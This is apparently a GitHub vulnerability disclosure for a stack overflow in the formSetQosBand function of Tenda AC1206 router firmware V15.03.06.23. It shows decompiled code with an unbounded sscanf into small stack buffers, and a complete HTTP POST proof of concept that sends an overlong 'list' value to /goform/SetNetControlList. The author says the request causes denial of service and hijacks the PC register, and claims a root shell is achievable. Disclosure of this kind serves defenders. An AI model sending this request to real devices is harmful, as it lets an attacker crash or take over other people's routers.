Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetQosBand function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl formSetQosBand(webs_t wp, char_t *path, char_t *query)
2  {
3    char_t *list; // [sp+34h] [+34h]
4    char ret_buf[32]; // [sp+38h] [+38h] BYREF
5    char guest_down_speed[32]; // [sp+58h] [+58h] BYREF
6    char cgi_debug[16]; // [sp+78h] [+78h] BYREF
7
8    memset(ret_buf, 0, sizeof(ret_buf));
9    list = websGetVar(wp, "list", byte_50CF54);
10   setQosMiblist(list, "bandwidth.mode", 10);    // There is a stack overflow vulnerability
11   memset(guest_down_speed, 0, sizeof(guest_down_speed));
12   GetValue("wl.guest.down_speed", guest_down_speed);
13   memset(cgi_debug, 0, sizeof(cgi_debug));
14   if ( GetValue("cgi_debug", cgi_debug) && !strcmp("on", cgi_debug) )
15     printf(
16       "%s[%s:%s:%d] %s%s == %s\n\x1B[0m",
17       debug_color_0[3],
18       "cgi",
19       "formSetQosBand",
20       3181,
21       debug_color_0[1],
22       "wl.guest.down_speed",
23       guest_down_speed);
24   set_wl_guest_qos_list("128000", guest_down_speed);
25   if ( CommitCfm() )
26   {
```

In the `formSetQosBand` function, `list` (the value of `list`) we entered will be passed into the `setQosMiblist` function as a parameter, and this function has stack overflow.

```
int __cdecl setQosMiblist(char *list, char *list_name, char c)
{
  char *v3; // $v0
  int is_need_set_devname; // [sp+3Ch] [+3Ch]
  int is_need_set_devnamea; // [sp+3Ch] [+3Ch]
  int num; // [sp+40h] [+40h]
  char *q; // [sp+44h] [+44h]
  const char *p; // [sp+48h] [+48h]
  char mib_name[64]; // [sp+4Ch] [+4Ch] BYREF
  char mib_value[256]; // [sp+8Ch] [+8Ch] BYREF
  char qos_str[256]; // [sp+18Ch] [+18Ch] BYREF
  char limit_en[8]; // [sp+28Ch] [+28Ch] BYREF
  char mac[32]; // [sp+294h] [+294h] BYREF
  char tmp_no_devname[1024]; // [sp+2B4h] [+2B4h] BYREF
  char tmp_drate[16]; // [sp+6B4h] [+6B4h] BYREF
  char tmp_urate[16]; // [sp+6C4h] [+6C4h] BYREF
  char tmp_devname[256]; // [sp+6D4h] [+6D4h] BYREF
  char wl_guest_enable[32]; // [sp+7DCh] [+7DCh] BYREF
  char wl_guest_shared_down_speed[512]; // [sp+7FCh] [+7FCh] BYREF
  char cgi_debug[16]; // [sp+9FCh] [+9FCh] BYREF
  char cgi_debug_0[16]; // [sp+A0Ch] [+A0Ch] BYREF
  char cgi_debug_1[16]; // [sp+A1Ch] [+A1Ch] BYREF
  char cgi_debug_2[16]; // [sp+A2Ch] [+A2Ch] BYREF

  memset(mib_name, 0, sizeof(mib_name));
  memset(mib_value, 0, sizeof(mib_value));
  memset(qos_str, 0, sizeof(qos_str));
  memset(limit_en, 0, sizeof(limit_en));
  memset(mac, 0, sizeof(mac));
  memset(tmp_no_devname, 0, sizeof(tmp_no_devname));
  memset(tmp_drate, 0, sizeof(tmp_drate));
  memset(tmp_urate, 0, sizeof(tmp_urate));
  memset(tmp_devname, 0, sizeof(tmp_devname));
  num = 0;
  unSetQosMiblist();
  p = list;
  v3 = strchr(list, c);
  while ( v3 )
  {
    is_need_set_devname = 0;
    *v3 = 0;
    q = v3 + 1;
    memset(qos_str, 0, sizeof(qos_str));
    strcpy(qos_str, p);
    if ( qos_str[0] == 59 )
    {
      sscanf(qos_str, ";%[^;];%[^;];%[^;];%[^;];", limit_en, mac, tmp_urate, tmp_drate);
    }
    else
    {
      sscanf(qos_str, "%[^\r]\r%[^\r]\r%[^\r]\r%s", tmp_devname, mac, tmp_urate, tmp_drate);
      is_need_set_devname = 1;
```

In the `setQosMiblist` function,the `qos_str` (the value of `list`) is formatted using the `sscanf` function and in the form of `;%[^;];%[^;];%[^;];%[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `limit_en`、`mac`、`tmp_urate` or `tmp_drate`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetNetControlList HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=;a;b;c;dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.